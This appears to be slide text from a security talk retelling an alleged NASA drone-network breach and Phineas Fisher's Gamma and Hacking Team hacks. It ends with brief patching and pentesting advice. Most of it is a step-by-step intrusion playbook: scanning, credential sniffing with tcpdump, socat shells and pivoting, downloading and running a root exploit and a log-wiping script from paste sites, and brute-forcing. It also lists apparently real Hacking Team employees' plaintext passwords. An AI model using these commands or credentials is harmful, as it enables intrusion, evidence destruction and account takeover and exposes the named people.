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NASA's Global Hawk



HACKERS ALLEGEDLY HIJACK DRONE AFTER MASSIVE BREACH AT NASA

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
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Step 1: Buy access to NASA computer

(3:24) == Shimo7even [root@onion.land] has joined
#64616e74657320696e6665726e6f

(3:25) Shimo7even : br00te told me DA **willing to sell access?**

(3:25) é-¼ä½¬ : **yes, NASA still**

(3:26) -REDACTED- : Nothing interesting on this server but **it would serve as a good foothold in the network**

(3:50) d3f4ult : **Awww, was hoping it was rooted :(**

(3:50) -REDACTED- : No but we **fingerprinted many outdated systems in the network**

(3:51) Sh1n0d4 : well thats good enough for me, wbu shimo?

(3:53) Shimo7even : !sendbtc -REDACTED- -REDACTED-REDACTED-
REDACTED-REDACTED-

(3:53) Sh1n0d4 : Well thats a yes haha

Unfortunately, this box was running the **latest version of debian** and **didnt have any local root CVEs (publicly)**

and we failed to spear phish the root passwd...
luckily MA saved the day with his **2014 bypasses & symlink exploits.**

With this we were able to simulate root in a new linux directory and run any command. This allowed us to move tools/utlis/modules

(get-pip.py/eggs)/0days to the box as needed

<https://cyberbdx.wordpress.com/2014/02/17/bypass-symlink-100-mauritania-attacker/> ??

Step 1: Map network



1) Once we had access to a box in the network..

[MapNet] Here are just a few simple commands to **scan active nodes within a network:**

```
arp
```

```
nast -m
```

```
ip neigh
```

```
AngryIpScanner (has GUI)
```

```
arp-scan -l -I eth0
```

```
ping -b 192.168.1.255
```

```
smbtree -NS 2>/dev/null
```

```
nbtscan 192.168.1.1-255
```

```
fping -a -g 192.168.1.0/24 2> /dev/null
```

```
nmap -sP 192.168.1.0/24 or nmap -sn 192.168.1.0/24
```

```
for ip in $(seq 1 254); do ping -c 1
```

```
192.168.1.$ip>/dev/null; [ $? -eq 0 ] && echo
```

```
"192.168.1.$ip UP" || : ; done
```

Step 1.1: DNS Reconnaissance



2) Next to get a **broader view of their entire network**, we started probing **whois and reverse-whois lookups on the ip addresses** and domain names we found, as well as registrars info (ex. "222 S Mill Avenue" inurl:domaintools). Also running Bluto & fierce.pl to find ip leaks via DNS zone transfers. If scans are fruitful with new hosts found, repeat steps 1&2 on the new addresses. Do this until you cant find any more hosts.

Tools used:

- ✦ Google Hacking
- ✦ Bluto (DNS recon | Brute forcer | DNS Zone Transfer | Email Enumeration)
- ✦ fierce.pl (Fierce is a semi-lightweight scanner that helps locate non-contiguous IP space and hostnames against specified domains.)

Step 2: Portscan



3) Once we started seeing other connected nodes on the same LAN, it was time to run some **port scans** and do some passive OS/BIOS fingerprinting. (unicornscan & onetwopunch.sh or **nmap NSE scripts** come in handy here)

Tools used:

- ✦ Nmap
- ✦ Unicornscan (faster NMAP)
- ✦ Onetwopunch.sh (connect those two)

4) After mapping some nodes, scanning ports and fingerprinting; we started **looking up CVE's for the different versions** of operating systems and the various services running.

(Linux_Exploit_Suggester.pl, unix-privesc-check, nikto.pl, uniscan and CobaltStrike are the best for automating this process)

Tools used:

- Linux_exploit_suggester.pl (local; checks kernel version)
- Unix-privsec-check (local; finds misconfigurations)
- Nikto.pl (web; finds hidden directories/fields)
- Uniscan (web; scans for include files or command execution vuln's)
- CobaltStrike (Professional Red Team Tool)

6)* If the site is being used as a **public server** or for any type of database storage, it will most likely **have a CMS** (content management system) with a cpanel. So try running cmsmap.py, wpscan.rb or joomscan.pl.

7)* If the server has **any kind of web application** on it, try running wapiti and w3af.

Tools used:

- ✦ Cmsmap.py (automates the process of detecting security flaws of the most popular CMSs)
- ✦ Wpscan.rb (a black box WordPress vulnerability scanner)
- ✦ Joomscan.pl (scans Joomla Sites)

- ✦ Wapiti (allows you to audit the security of your web applications)
- ✦ W3af (Web Application Attack and Audit Framework)

9) **Scanners are great for those of us who are either busy or lazy, but they also tend to generate alot of false positive results.** One of the most important steps is to use something like dirbuster and manually browse various .xml, .js, .php and php.in files source for

SQLi, XSS, LFI, RFI, FPD, HostHeaderAttacks etc[this requires decent programming and exploitation knowledge to spot possible configuration errors,insecure functions or unsanitized inputs i.e `_SERVER["HTTP_HOST"]`], `unserialize()`, `popen()` , `strcmp()`, `exec()`, `system()`, `shell_exec()`, `escapeshellcmd()`, `passthru()`, `create_function()`, `pcntl_exec()`, `eval()` & many many more!

Step 3: Exploit - Bruteforce



5) Any system running **RDP/VNC/SSH/MYSQL** should always be **bruteforced** because its common for administrators to either leave the default login or to use an extremely common passwd.

```
[22][ssh]  login: root    password: root
```

```
1 of 1 target successfully completed, 1 valid  
password found in 0.32s
```

Step 3: Exploit



8)* If there are any firewalls, switches or routers found in the network, try running nipper (SonicWALL lol).

Step 3: Exploit Humans



10)* If that comes up with nothing then its either **brute forcing a login, spear phishing a login with XSS or SEing a login or passwd reset.** (hacked VPSs/RDPs, proxies, hydra+wordlists & some burner sims/phones or VoIP servers or hacked Skype accs are a definite must have for this)

11) Always target the most vulnerable nodes first(minus false positives). //They have many WinXP & unpatched Ubuntu servers btw

- WinXP Local SYSTEM privilege escalation: CVE-2013-5065
- Ubuntu Local root exploit: CVE-2014-0038

Step 4: Passively gain credentials



12) **Everytime we gained access to a new box we always left a packet sniffer running** to hopefully get some http/ftp/smtp/imap/pop3 logins:

```
tcpdump -i eth0 port http or port ftp or port  
smtp or port imap or port pop3 -l -A | egrep -i  
'pass=|pwd=|log=|login=|user=|username=|pw=|passw  
=|passwd=|password=| |name=|name:|pass:|user:|user  
name:|password:|login:|pass |user ' --color=auto  
--line-buffered -B20
```

```
ngrep -q -W byline "GET|POST HTTP"
```

```
dsniff -m
```

Step 5: Enable Pivoting



13) **Pivoting** is great for all kinds of things like bypassing firewalls & getting reverse shells **w/ statically linked copy of socat** to drop on target:

```
target$ socat exec:'bash -  
li',pty,stderr,setsid,sigint,sane tcp-listen:PORTNUM  
host$ socat file:`tty`,raw,echo=0 tcp-  
connect:localhost:PORTNUM
```

```
socat tcp-l:PORT,reuseaddr,fork exec:./getloggedbro.sh  
socat TCP-LISTEN:1337,fork  
SOCKS4A:127.0.0.1:gmail.com:80,socksport=31337  
socat -v tcp-listen:1337,reuseaddr tcp:nasa.gov:80  
socat tcp-listen:1337,reuseaddr -
```


Step 5: Enable Pivoting



14) Also installing **squid proxies** on various rooted linux systems was extremely helpful for quickly bypassing firewalls and network IP restrictions, especially when trying to query login systems only accessible from within NASA facilities.

Step 6: Local Priv Escalation



Here was our longest foothold in the network.
This server had a lot of neglect and hadn't been updated in months, both ssh & vnc were active. Lucky for us, the sysadmins obviously aren't up-to-date with current CVE's, or else they would have known several of their Ubuntu 3.8.0-29 systems were vuln to a fresh **local root exploit CVE-2014-0038**

```
jensen@27workstation239:~$ mkdir .getrekt && cd  
.getrekt && wget --no-check-certificate  
https://ghostbin.com/paste/bx337/raw -O getrekt.c  
&& gcc getrekt.c -o getrekt  
root@27workstation239:~/getrekt# id  
uid=0(root) gid=0(root) groups=0(root)
```

Step 6.1: Kill logs



```
root@27workstation239:~/.getrekt# wget --no-check-certificate  
https://ghostbin.com/-REDACTED-REDACTED- -O killthegibson.sh &&  
./killthegibson.sh
```

```
..  
...//
```

KILL THE GIBSON!!!

Rodger that...

...

```
Deleted [+].../tmp/logs  
Deleted [+].../root/.bash_history  
Deleted [+].../root/.ksh_history  
Deleted [+].../root/.bash_logout  
Deleted [+].../usr/local/apache/logs  
Deleted [+].../usr/local/apache/log  
Deleted [+].../var/apache/logs
```

...

```
YOUR TRACES HAVE BEEN SUCCESSFULLY ERASED FROM THE SERVER! â"€=â%;î£(((  
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```

Step 7: Jensen Workstation



Basically so far we breached and even rooted many vulnerable NASA systems but what we found next was the most intriguing. **From this point in their internal network we could see ALOT more systems and networked devices popping up in scans that were not previously visible** before from other machines and external scans. (This means local boxes on their intra network aka ip ranges 192.168.-.-, 172.16.-.-, 10.0.-.-) Scanning from our most recently rooted Ubuntu system, we fingerprinted yet another identical Ubuntu system, that (praise Cthulu) was vulnerable to CVE-2014-0038 also. It was too easy that most of us thought these might be honeypots lol **Luckily for us our tcpdump sniffed some ftp login credentials to the other box that was reused for SSH also** (shouts to Jensen, Eric J for continued massive OpSec failure loooooooooool).

Step 7: Jensen Workstation



Being the overachiever that Shimo7even is, he did both. **Setup a squid proxy on a rooted Ubuntu box** as well as **configuring socat to portforward** SSH connections. Once we rooted this outdated Ubuntu system, we left tcpdump running in the background like usual **to sniff plaintext http/ftp/smtp/imap/pop3 credentials**. Even setup some **SSLstripping, DNSspoof w/ another tcpdump** because we noticed some https traffic(port443). After scanning the network (yet again) from our newest vantage point, **we could see several networked storage devices (NAS)** with pretty crazy obvious names **DRONE_BACKUPS, DRONE_BACKUPS2, DRONE_BACKUPS3**. These turned out to be some 2TB WD My Book World Edition's to be exact.

Step 7: Jensen Workstation



However after running a quick portscan on the NAS devices, we noticed only ports 21 & 80 were active(no SSH wtf).

Tried both default login combinations on 21&80 but they had been changed... surprisingly. Did some research and **found a vulnerability in the firmware update process that allows you to redirect the perl script towards a malicious url and execute arbitrary commands**, resulting in an RCE as root 0day(similar to CVE-2013-2251).

Step 7: Jensen Workstation



Anyways, after another 2 1/2 weeks we found our golden fucking ticket to the chocolate factory, an **HTTP login** to one of the NAS devices. ^_^ Our homeboi Eric Jensen saved the day (once again) by **getting caught by yet another tcpdump**, andddd you know our boi Jensen always rocking some ub3r sekret creds.. (seriously ty Jensen for basically handing us ur creds, again.. do you even htop bro?? lol)

```
> cat dump03.csv  
jensen:jensen123    // wow, such password, many secure XD XD
```

And this single HTTP login worked on ALL FUCKING
3 NAS DEVICES!!!!!!

Spend \$\$\$ for initial access in DMZ

Scan everything for vulnerabilities

Got access to a workstation of admin, weak password

Local privilege escalation because of old Ubuntu

Setup proxy/socat chains to tunnel out

Tcpdump/sslstrip on every rooted box to gain credentials

Create exploit for weak update process for WD NAS

List of tools



```
>cat scp_tools.txt
```

```
~Map Network~
```

```
nast -m
```

```
reverse-ip lookups
```

```
whois & reverse-whois
```

```
dirbuster
```

```
[MapNet]
```

```
~Scan Ports/Fingerprint/Enumerate~
```

```
unicornscan && onetwopunch.sh
```

```
Nmap NSE - NFS - SMB
```

```
LinEnum.sh
```

```
linuxprivchecker.py
```

```
fierce.pl
```

```
Bluto
```

```
dnswalk
```

```
Network Miner
```

```
~Vuln Scanner~
```

```
Linux_Exploit_Suggester.pl
```

```
unix-privesc-check
```

```
nikto.pl
```

```
wpscan.rb
```

```
joomscan.pl
```

```
uniscan
```

```
wapiti
```

```
w3af
```

```
nipper
```

```
~ Bruteforce ~
```

```
hydra w/ passwd lists
```

~ 0days ~

Mauritania Attackers 2014 bypasses &
r00t Symlink Exploits

CVE-2013-5065

CVE-2014-0038

WD My Book World Edition SSH root remote
enable

~ Packet Capture/Sniffers/Recovery ~

wireshark

tcpdump

dsniff

mimikatz

egrep

Hack Back: gamma

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Hack Back! A DIY Guide for Those Without the Patience to Wait for Whistleblowers, August 2014

A screenshot of a Reddit post from the user 'PhineasFisher' titled 'Gamma International Leaked'. The post is marked as a 'New User' and has 1798 upvotes. The text describes how the user hacked into Gamma's networks and leaked 40GB of data, including sensitive information about clients and operations. The post includes a link to a torrent of the data and a request for users to share and seed the torrent. The post has 269 comments.

↑ 1798 ↓

New User **Gamma International Leaked** self:Anarchism

Submitted 1 year ago by PhineasFisher 🐾

See [wikipedia](#), or [this research](#), or [some of their sales documents on wikileaks](#) for background.

Basically it's a European company that sells computer hacking and spying software to governments and police agencies. Two years ago their software was found being widely used by gov Bahrain, to hack and spy on the computers and phones of journalists and di that makes FinFisher) denied having anything to do with it, saying they only governments, and those authoritarian regimes most have stolen a copy.

And that's the end of the story until a couple days ago when I hacked in and Gamma's networks. I have hard proof they knew they were selling (and still attack Bahraini activists, along with a whole lot of other stuff in that 40GB

Here's a torrent of all the data. Please download and seed. Here's a twitter f interesting stuff I find in there, starting off slow to build up rather than just I assumed the hacking would be the hard part and once I got the data it wo something. But it turn's out without any media access or idea how that shit actually kind of hard. Please share and seed the torrent!

269 comments share save hide report

Hacking Team, a controversial Italian company that sells spyware to governments and law enforcement agencies around the world, has been massively and embarrassingly hacked.

More than 400GB of highly sensitive data about clients and operations has been leaked online for anyone to download, and reveals the company has been doing business with countries such as Sudan, which are on the UN blacklist, despite it telling a UN investigation that it had no business relationship with the African country.

In most major cyberattacks, attribution is typically difficult, if not impossible. Just look at the huge Sony hack from November 2014. We are still debating who was behind that attack despite huge international attention and investigations from the FBI and highly regarded security company Mandiant.

Unless someone sticks their hand in the air and explicitly says: "I did it," then it is very hard to say for certain who is behind a particular attack.

In the case of the Hacking Team attack, while there has been no Anonymous-like bragging that Hacking Team "got pwned" one person has quietly indicated that it is behind the attack.

More about Hacking Team

- Scotland Yard received bid from Hacking Team
- Hacking Team leak shows trade in cyberweapons needs to be addressed
- Italian taxpayers 'funded' Hacking Team selling spy tools to oppressive regimes
- Hacking Team sold spy software to blacklisted Sudan and 'stonewalled UN investigation'
- Hacking Team tools sold to oppressive regimes Sudan, Bahrain and Kazakhstan

-[3]- Mapping out the target

Basically I just repeatedly use **fierce**, **whois** lookups on IP addresses and domain names, and **reverse whois** lookups to find all IP address space and domain names associated with an organization.

- [4]- Scanning & Exploiting
 - 1) Is it exposing something it shouldn't?
 - 2) Is it horribly misconfigured?
 - 3) Is it running an old version of software, or vulnerable to a public exploit?
 - 4) Browse them.
 - 5) Run nikto
 - 6) Identify what software is being used on the website. WhatWeb is useful [1]
 - 7) Depending on what software the website is running, use more specific tools like wpscan, CMS-Explorer, and Joomscan.

5) **Custom coded web apps are more fertile ground for bugs** than large widely used projects, so try those first. I use ZAP

6) **For the non-custom software they're running, get a copy to look at.** If it's free software you can just download it. If it's proprietary you can usually pirate it. If it's proprietary and obscure enough that you can't pirate it you can buy it (lame) or find other sites running the same software using google, find one that's easier to hack, and get a copy from them.

For `finsupport.finfofisher.com` the process was:

I view the page source to find a URL I can search on (`index.php` isn't exactly unique to this software). I pick `Scripts/scripts.js.php`, and google:

`allinurl:"Scripts/scripts.js.php"`

I find there's a handful of other sites using the same software, all coded by the same small webdesign firm. It looks like each site is custom coded but they share a lot of code. **So I hack a couple of them to get a collection of code written by the webdesign firm.**

- `google allinurl:"Scripts/scripts.js.php"` and find the other sites
- Notice they're all **sql injectable in the first url parameter I try.**
- Realize they're running Apache ModSecurity so I need to use sqlmap with the option:
`-tamper='tamper/modsecurityversioned.py'`

Root over 50% of linux servers you encounter in the wild with two easy scripts, **Linux_Exploit_Suggester**, and **unix-privesc-check**

finsupport was running the latest version of **Debian with no local root exploits**, but **unix-privesc-check** returned:

```
WARNING: /etc/cron.hourly/mgmtlicensestatus is  
run by cron as root. The user  
www-data can write to
```

```
/etc/cron.hourly/mgmtlicensestatus
```

```
WARNING: /etc/cron.hourly/webalizer is run by  
cron as root. The user www-data  
can write to /etc/cron.hourly/webalizer
```

The next step is to look around the local network of the box you hacked. This is pretty much the same as the first Scanning & Exploiting step, except that from behind the firewall many more interesting services will be exposed.

A tarball containing a statically linked copy of nmap and all its scripts that you can upload and run on any box is very useful for this. The various `nfs-*` and especially `smb-*` scripts nmap has will be extremely useful.

TL;DR

- ✦ Found finfisher support website with DNS (finsupport)
- ✦ Hacked other companies using same/similar software
- ✦ Found SQL injection in finsupport
- ✦ Logged in, uploaded shell via ticket attachment
- ✦ Local privilege escalation with misconfigured cron
- ✦ Scan & Exploit from this box
- ✦ Repeat

Hacking the “Hacking Team”

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
Hacking Team was a company that helped governments hack and spy on journalists, activists, political opposition, and other threats to their power. And, occasionally, on actual criminals and terrorists.

Vincenzetti, the CEO, liked to end his emails with the fascist slogan "boia chi molla". It'd be more correct to say "boia chi vende RCS". They also claimed to have technology to solve the "problem" posed by Tor and the darknet [13].

<http://pastebin.com/raw/OSNSvyjJ>

HackBack

A DIY Guide



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--[4 - Information Gathering]

Although it can be tedious, this stage is very important, since the larger the attack surface, the easier it is to find a hole somewhere in it.

- 1) Google
- 2) Subdomain Enumeration
- 3) Whois lookups and reverse lookups
- 4) Port scanning and fingerprinting

----[4.2 - Social Information]

For social engineering, it's useful to have information about the employees, their roles, contact information, operating system, browser, plugins, software, etc. Some resources are

- 1) Google
- 2) theHarvester and recon-ng
- 3) LinkedIn
- 4) Data.com
- 5) File Metadata

--[5 - Entering the network]

----[5.1 - Social Engineering]

----[5.2 - Buying Access]

----[5.3 - Technical Exploitation]

Hacking Team had **very little exposed to the internet**. For example, unlike Gamma Group, their customer support site needed a client certificate to connect. What they had was their main website (a **Joomla blog** in which Joomscan [2] didn't find anything serious), **a mail server, a couple routers, two VPN appliances, and a spam filtering appliance**.

So, I had three options:
look for a 0day in Joomla,
look for a 0day in postfix,
or look for a 0day in one of the embedded
devices.

A 0day in an embedded device seemed like
the easiest option, **and after two weeks
of work reverse engineering, I got a
remote root exploit.**

I did a lot of work and testing before using the exploit against Hacking Team.

I wrote a backdoored firmware, and compiled various post-exploitation tools for the embedded device. The backdoor serves to protect the exploit. Using the exploit just once and then returning through the backdoor makes it harder to identify and patch the vulnerabilities.

Now inside their internal network, **I wanted to take a look around and think about my next step.** I started Responder.py in analysis mode (-A to listen without sending poisoned responses), and did a slow scan with nmap.

Although it was fun to listen to recordings and see webcam images of Hacking Team developing their malware, it wasn't very useful. Their insecure backups were the vulnerability that opened their doors. **According to their documentation [1], their iSCSI devices were supposed to be on a separate network, but nmap found a few in their subnetwork 192.168.1.200/24**

I forwarded the port so that I could mount it from a VPS:

and **find backups of various virtual machines**. The Exchange server seemed like the most interesting. It was too big too download, but it was possible to mount it remotely to look for interesting files:

What interested me most in the backup was seeing if it had a password or hash that could be used to access the live server. **I used pwdump, cachedump, and lsadump [1] on the registry hives.** lsadump found the password to the besadmin service account:

It worked! The password for besadmin was still valid, and a local admin. I used my proxy and metasploit's psexec_psh [4] to get a meterpreter session. Then I migrated to a 64 bit process, ran **"load kiwi" [5], "creds_wdigest"**, and got a bunch of passwords, including the Domain Admin:

HACKINGTEAM BESAdmin bes32678!!!

HACKINGTEAM Administrator uu8dd8ndd12!

HACKINGTEAM c.pozzi P4ssword <---- lol great sysadmin

HACKINGTEAM m.romeo ioLK/(90

HACKINGTEAM l.guerra 4luc@=. =

HACKINGTEAM d.martinez W4tudul3sp

HACKINGTEAM g.russo GCBBr0s0705!

HACKINGTEAM a.scarafile Cd4432996111

HACKINGTEAM r.viscardi Ht2015!

HACKINGTEAM a.mino A!e\$\$andra

HACKINGTEAM m.bettini Ettore&Bella0314

HACKINGTEAM m.luppi Blackou7

HACKINGTEAM s.gallucci 1S9i8m4o!

Conclusion



Company networks are insecure

Web weaknesses are vast, and easy and reliable to exploit

How to be secure?

- ✦ Patch,
- ✦ Secure Passwords,
- ✦ Human-Processes
- ✦ Also: Segmentation, Defense in Depth

Verify!

- ✦ Perform Penetration tests!
- ✦ (that's coincidently what I do...)

How to memory corruption exploits

- ✦ Metasploit Framework (Free)
- ✦ Core Impact (\$\$\$'\$\$\$)
- ✦ Vupen / Zerodium (selling 0-days to GOV etc.)
- ✦ Organized Crime (Dedicated Exploit writers für \$\$\$\$\$)

APT (Advanced Persistent Threat)

- ✦ Advanced = "They were better than us"
- ✦ Persistent = "We didn't realize they were inside for months"